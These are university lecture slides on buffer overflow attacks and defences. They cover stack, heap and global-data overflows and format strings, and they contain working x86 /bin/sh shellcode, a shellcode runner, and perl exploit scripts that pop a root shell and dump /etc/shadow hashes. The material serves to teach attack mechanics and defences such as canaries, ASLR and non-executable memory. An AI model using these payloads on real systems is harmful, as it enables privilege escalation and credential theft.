## Software and System Security

## Buffer Overflow

**These notes are for use by registered students in CP400S Computer Security, Winter 2018, and may not be used or reproduced for any other purpose**

## Dose of Reality




**Meltdown and Spectre vulnerabilities**

2

## It's all about software!

**Bad software**


**Vulnerabilities**

3

## A Brief History of Some Buffer Overflow Attacks

| | |
|---|---|
| 1988 | The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms. |
| 1995 | A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic. |
| 1996 | Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities. |
| 2001 | The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0. |
| 2003 | The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000. |
| 2004 | The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS). |

4

# Buffer Overflow

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Many prevention techniques known/available [1]
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

[1] van de Ven, A.: New security enhancements in red hat enterprise linux (2004)



# Buffer Overflow/Buffer Overrun

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

"A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

compromising a computer (break into it or crack it without authorization.)

DoS



# Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer

```
int main () {
        int buffer[10];
        buffer[20] = 10;
}
```


- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

**Consequences:**

- **Corruption of program data**
- **Unexpected transfer of control**
- **Memory access violations**
- **Execution of code chosen by attacker**



# Linux Memory Layout




```
/* stack-overflow.c - Stack-based buffer overflow example */

#include <stdlib.h>
#define BUFSIZE 100
int x=10;

void foo(char *bar) {
/* allocate an automatic buffer */
char BUF[BUFSIZE];

/* copy bar into BUF */
strcpy(BUF, bar);
/* print it */
printf("%s\n", BUF);
}

int main() {
char *baz;
/* retrieve a pointer to the contents of the HOME environment variable */
baz = getenv("HOME");

foo(baz);
exit(0);
}
```

- **as seen from user space, on x86 systems**
- **mmap refers to memory mapped region for shared libraries.**

## Stack Buffer Overflow

9

## Stack Buffer Overflows


- ❒ Occur when buffer is located on stack
  - Also referred to as *stack smashing*[1]
  - Used by Morris Worm
  - Exploits included an unchecked buffer overflow
- ❒ Are still being widely exploited[2,3]
- ❒ Stack frame
  - When one function calls another it needs somewhere to save the return address
  - Also needs locations to save the parameters to be passed in to the called function and to possibly save register values

[1] Aleph One. "Smashing the Stack for Fun and Profit". http://phrack.org/issues/49/14.html#article
[2] Matthias Vallentin. On the Evolution of Buffer Overflows
[3] K. Alharbi, X. Lin. Preventing stack buffer overflow attacks. US9251373B2

10

## Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools such as **fuzzing** [1] to automatically identify potentially vulnerable programs. **Fuzzing** or **fuzz testing** is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program.





[1] https://en.wikipedia.org/wiki/Fuzzing

11

## Stack Direction

- ❒ On Linux (x86) the stack grows from high addresses to low.

  (while buffer grows from low address to high address.)
- ❒ Pushing something on the stack moves the Top Of Stack towards the address 0.




12

## Layout of a stack frame

**Sample Stack**

| H → L |
|---|
| 888 |
| Address of (y=3) as *return address* |
| saved frame pointer |
| x |
| y |
| buf[99] |
| …… |
| Buf[0] |

```
x=2;
foo(888);
y=3;
```

```
void foo(int j) {
  int x,y;
  char buf[100];
  x=j;
}
```



"START"

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

**(a) Basic buffer overflow C code**

"START" has been changed to "TVALUE"

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```


**(b) Basic buffer overflow example runs**

Basic Buffer Overflow Example



Stack Frame for main()

| Memory Address | Before gets(str2) | After gets(str2) | Contains Value of |
|---|---|---|---|
| . . . . | . . . . | . . . . | |
| bffffbf4 | 34fcffbf 4 . . . | 34fcffbf 3 . . . | argv |
| bffffbf0 | 01000000 . . . . | 01000000 . . . . | argc |
| bffffbec | c6bd0340 . . . @ | c6bd0340 . . . @ | return addr |
| bffffbe8 | 08fcffbf . . . . | 08fcffbf . . . . | old base ptr |
| bffffbe4 | 00000000 . . . . | 01000000 . . . . | valid |
| bffffbe0 | 80640140 . d . @ | 00640140 . d . @ | |
| bffffbdc | 54001540 T . . @ | 4e505554 N P U T | str1[4-7] |
| bffffbd8 | 53544152 S T A R | 42414449 B A D I | str1[0-3] |
| bffffbd4 | 00850408 . . . . | 4e505554 N P U T | str2[4-7] |
| bffffbd0 | 30561540 0 V . @ | 42414449 B A D I | str2[0-3] |
| . . . . | . . . . | . . . . | |

```
int valid = FALSE;
char str1[8];
char str2[8];
```


Basic Buffer Overflow Stack Value



```
[root@localhost cp400s]# gdb buffer1
......
(gdb) list
2       #include <string.h>
3
4       #define FALSE 0
5       #define TRUE 1
6
7       void next_tag(char* s1);
8
9       int main(int argc, char *argv[])
10       {
11       int valid=FALSE;
(gdb) list
12
13          char str1[8];
14          char str2[8];
15
16          next_tag(str1);
17              gets(str2);
18
19       if(strncmp(str1, str2, 8) == 0)
20              valid = TRUE;
21
......
```


```
(gdb) b 17
Breakpoint 1 at 0x804847d: file buffer1.c, line 17.
(gdb) run
Starting program: /home/student/cp400s/buffer1

Breakpoint 1, main (argc=1, argv=0xbffff614) at buffer1.c:17
17          gets(str2);
Missing separate debuginfos, use: debuginfo-install glibc-2.15-59.fc17.i686
(gdb) p str1[0]
$1 = 83 'S'
......
(gdb) p str1[4]
$5 = 84 'T'
(gdb) p str1[5]
$6 = 0 '\000'
......
(gdb) s
BADINPUTBADINPUT
19     if(strncmp(str1, str2, 8) == 0)
(gdb) p str1[0]
$7 = 66 'B'
(gdb)  p str1[1]
$8 = 65 'A'
```




Example Stack Frame with Functions P and Q

17




Program Loading into Process Memory

18

```
void hello(char *tag)
{
   char inp[16];

   printf("Enter value for %s: ", tag);
   gets(inp);
   printf("Hello your %s is %s\n", tag, inp);
}
```

**(a) Basic stack overflow C code**

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

**(b) Basic stack overflow example runs**

Basic Stack Overflow Example

19

| Memory Address | Before gets(inp) | After gets(inp) | Contains Value of |
|---|---|---|---|
| .... | .... | .... | |
| bffffbe0 | 3e850408<br>> . . . | 00850408<br>. . . . | tag |
| bffffbdc | f0830408<br>. . . . | 94830408<br>. . . . | return addr |
| bffffbd8 | e8fbffbf<br>. . . . | e8ffffbf<br>. . . . | old base ptr |
| bffffbd4 | 60840408<br>` . . . | 65666768<br>e f g h | |
| bffffbd0 | 30561540<br>0 V . @ | 61626364<br>a b c d | |
| bffffbcc | 1b840408<br>. . . . | 55565758<br>U V W X | inp[12-15] |
| bffffbc8 | e8fbffbf<br>. . . . | 51525354<br>Q R S T | inp[8-11] |
| bffffbc4 | 3cfcffbf<br>< . . . | 45464748<br>E F G H | inp[4-7] |
| bffffbc0 | 34fcffbf<br>4 . . . | 41424344<br>A B C D | inp[0-3] |
| .... | .... | .... | |

Basic Stack Overflow Stack Values

20

## Some Common Unsafe C Standard Library Routines

| | |
|---|---|
| `gets(char *str)` | read line from standard input into str |
| `sprintf(char *str, char *format, ...)` | create str according to supplied format and variables |
| `strcat(char *dest, char *src)` | append contents of string src to string dest |
| `strcpy(char *dest, char *src)` | copy contents of string src to string dest |
| `vsprintf(char *str, char *fmt, va_list ap)` | create str according to supplied format and variables |





From DoS to compromising a computer (break into it or crack it without authorization.)



## Before and After Stack Overflow

```
void foo(char *s) {
      char buf[100];
      strcpy(buf,s);
      …
```






## Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research

# Shellcode

- In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called “shellcode” because **it typically starts a command shell from which the attacker can control the compromised machine.** Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode.

[1] http://en.wikipedia.org/wiki/Shellcode



## Building the small program

- Typically, the small program stuffed in to the buffer does an **exec().**
- Sometimes it changes the password db or other files…



## **exec()**

- In Unix, the way to run a new program is with the **exec()** system call.
  - There is actually a *family* of exec() system calls…
  - This doesn't create a new process, it changes the current process to a new program.
    - **The program which is exec’d inherits the privileges associated with the old process owner's user ID.**
  - To create a new process you need something else ( fork() ).



## Example UNIX Shellcode

```
int main(int argc, char *argv[])
{
   char *sh;
   char *args[2];

   sh = "/bin/sh";
   args[0] = sh;
   args[1] = NULL;
   execve(sh, args, NULL);
}
```

**(a) Desired shellcode code in C**

```
       nop
       nop                 // end of nop sled
       jmp   find          // jump to end of code
cont:  pop   %esi          // pop address of sh off stack into %esi
       xor   %eax,%eax     // zero contents of EAX
       mov   %al,0x7(%esi) // copy zero byte to end of string sh (%esi)
       lea   (%esi),%ebx   // load address of sh (%esi) into %ebx
       mov   %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
       mov   %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
       mov   $0xb,%al      // copy execve syscall number (11) to AL
       mov   %esi,%ebx     // copy address of sh (%esi) t0 %ebx
       lea   0x8(%esi),%ecx // copy address of args (%esi+8) to %ecx
       lea   0xc(%esi),%edx // copy address of args[1] (%esi+c) to %edx
       int   $0x80         // software interrupt to execute syscall
find:  call  cont          // call cont which saves next address on stack
sh:    .string "/bin/sh "  // string constant
args:  .long 0             // space used for args array
       .long 0             // args[1] and also NULL for env array
```

**(b) Equivalent position-independent x86 assembly code**

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

**(c) Hexadecimal values for compiled x86 machine code**


## shellcode example

```
/* linux x86 shellcode */
char lunixshell[] =
"\xeb\x1d\x5e\x29\xc0\x88\x46\x07\x89\x46\x0c\x89\x76\x08\xb0"
"\x0b\x87\xf3\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\x29\xc0\x40\xcd"
"\x80\xe8\xde\xff\xff\xff/bin/sh";

int main() {
        void (*s)()=(void *)lunixshell;
         /* create a function pointing to the code */
        s();
}
```

29

## Buffer Overflow





Behavior of the stack when a buffer overflow occurs

30

## Setuid root applications

- The passwd utility (or whatever you used) is automatically given **root privilege** when executed, no matter who invoked it. In Unix parlance, it is called a set-user or setuid program because it the privileges of the process are automatically set to those of another user, root in this case.
  - What if passwd utility has buffer overflow vulnerability, which is exploited by someone and used to launch a shell?

31




32

## Stack Overflow Variants


**Target program can be:**

- A trusted system utility
- Network service daemon
- Commonly used library code

**Shellcode functions**

- **Launch a remote shell when connected to**
- **Create a reverse shell that connects back to the hacker**
- **Use local exploits that establish a shell**
- **Flush firewall rules that currently block other attacks**
- **Break out of a chroot (restricted execution) environment, giving full access to the system**






## Demonstration

* This in-class demonstration is designed for the purpose of education, but not for any illegal activities.



## Buffer Overflow Defenses

- Buffer overflows are widely exploited

Two broad defense approaches

- Compile-time
  - Aim to harden programs to resist attacks in new programs
- Run-time
  - Aim to detect and abort attacks in existing programs




## Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables
  - For example, Java

**Disadvantages**

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources



## Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use



## Examples of Secure Coding Practices

- Validate input. Validate input from all untrusted data sources. Proper input validation can eliminate the vast majority of software vulnerabilities. Be suspicious of most external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files.
- Avoid using unsafe C standard library routines. For example,


| | |
|---|---|
| `gets(char *str)` | read line from standard input into str |
| `sprintf(char *str, char *format, ...)` | create str according to supplied format and variables |
| `strcat(char *dest, char *src)` | append contents of string src to string dest |
| `strcpy(char *dest, char *src)` | copy contents of string src to string dest |
| `vsprintf(char *str, char *fmt, va_list ap)` | create str according to supplied format and variables |




## Compile-Time Defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
  - One approach has been to replace these with safer variants
    - **Libsafe** is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries



## Compile-Time Defenses: Stack Protection - StackGuard & StackShield

- Add function entry and exit code to check stack for signs of corruption
- StackGuard: Use random "canary"
  - Value needs to be unpredictable. is put on the stack with each function call. At the end of the function, the canary is checked. If an overflow has occurred, this will corrupt the canary and will be detected.
  - Should be different on different systems
- Stackshield: Copy the return address to a safe area, and check the return address at the end of the function.
  - GCC extensions that include additional function entry and exit code
    - Function entry writes a copy of the return address to a safe region of memory
    - Function exit code checks the return address in the stack frame against the saved copy
    - If change is found, aborts the program



## Run-Time Defenses: Exec-shield

- exec-shield: it enables you to stop the kernel from executing instructions from any data area, for example, stack, heap.

41


## Run-Time Defenses: Address Space Randomization

- Manipulate location of key data structures
  - Stack, heap, global data
  - Using random shift for each process
  - Large address range on modern systems means wasting some has negligible impact
- Randomize location of heap buffers
- Random location of standard library functions

42

## Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory: Any attempted access aborts process
- Further extension places guard pages Between stack frames and heap buffers
  - Cost in execution time to support the large number of page mappings necessary





43

## More forms of overflow attacks

44

# Replacement Stack Frame






# Return to System Call

- The attacker uses libc functions to execute desired machine code. Aka, Return-to-libc attack
- Stack overflow variant replaces return address with standard library function, e.g., system()
  - Response to non-executable stack defenses
  - Attacker constructs suitable parameters on stack above return address
  - Function returns and library function executes
  - Attacker may need exact buffer address

| BEFORE | AFTER |
| --- | --- |
| callee arg2 | system arg1 |
| callee arg1 | system arg0 |
| callee arg0 | filler |
| ret ptr | &system |
| frame ptr | overflowed |
| | overflowed |
| buf | overflowed |
| buf | overflowed |
| buf | overflowed |
| buf | overflowed |



# Heap Overflow

- Very similar to stack-based buffer overflow attacks except it affects data on the heap or attacks buffer located in heap
  - Typically located above program code
  - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
  - Hence no easy transfer of control
  - May have **function pointers** can exploit

**Defenses**

- Making the heap non-executable
- Randomizing the allocation of memory on the heap



# Function Pointer in C

In C, like normal data pointers (int *, char *, etc), we can have pointers to functions. Following is a simple example that shows declaration and function call using function pointer.

```
#include <stdio.h>
// A normal function with an int parameter
// and void return type
void fun(int a)
{
    printf("Value of a is %d\n", a);
}

int main()
{
    // fun_ptr is a pointer to function fun()
    void (*fun_ptr)(int) = &fun;

    /* The above line is equivalent of following two
       void (*fun_ptr)(int);
       fun_ptr = &fun;
    */

    // Invoking fun() using fun_ptr
    (*fun_ptr)(10);

    return 0;
}
```

What if give another function?

Exploitation Technique:
vulnerable struct

```c
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64]; ........................ /* vulnerable input buffer */
    void (*process)(char *); .......... /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

(b) Example heap overflow attack

# Example Heap Overflow Attack

49

# Global Data Overflow

- Defenses
  - Non executable or random global data region
  - Move function pointers
  - Guard pages

- Can attack buffer located in global data
  - May be located above program code
  - If has **function pointer** and vulnerable buffer
  - Or adjacent process management tables
  - Aim to overwrite function pointer later called

50

Exploitation Technique:
vulnerable struct

```c
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64]; ........................ /* input buffer */
    void (*process)(char *); .......... /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

# Example Global Data Overflow Attack

51

# Format String Attacks

- int printf(const char *format [, argument]…);
  - snprintf, wsprintf …
- What may happen if we execute

  **printf(string);**
  - Where **string** is user-supplied ?
  - If it contains special characters, eg %s, %x, %n, %hn?
  - It may crash a program.

52

```
#include<stdio.h>

void output(char *p)
{
   printf("%s", p);
}

int main(int argc, char *argv[])
{
  output(argv[1]);
  return 0;
}
```


Which one is correct?

But so what! I am just LAZY.

```
#include<stdio.h>
void output(char *p)
{
   printf(p);
}

int main(int argc, char *argv[])
{
  output(argv[1]);
  return 0;
}
```






# Demonstration

* This in-class demonstration is designed for the purpose of education, but not for any illegal activities.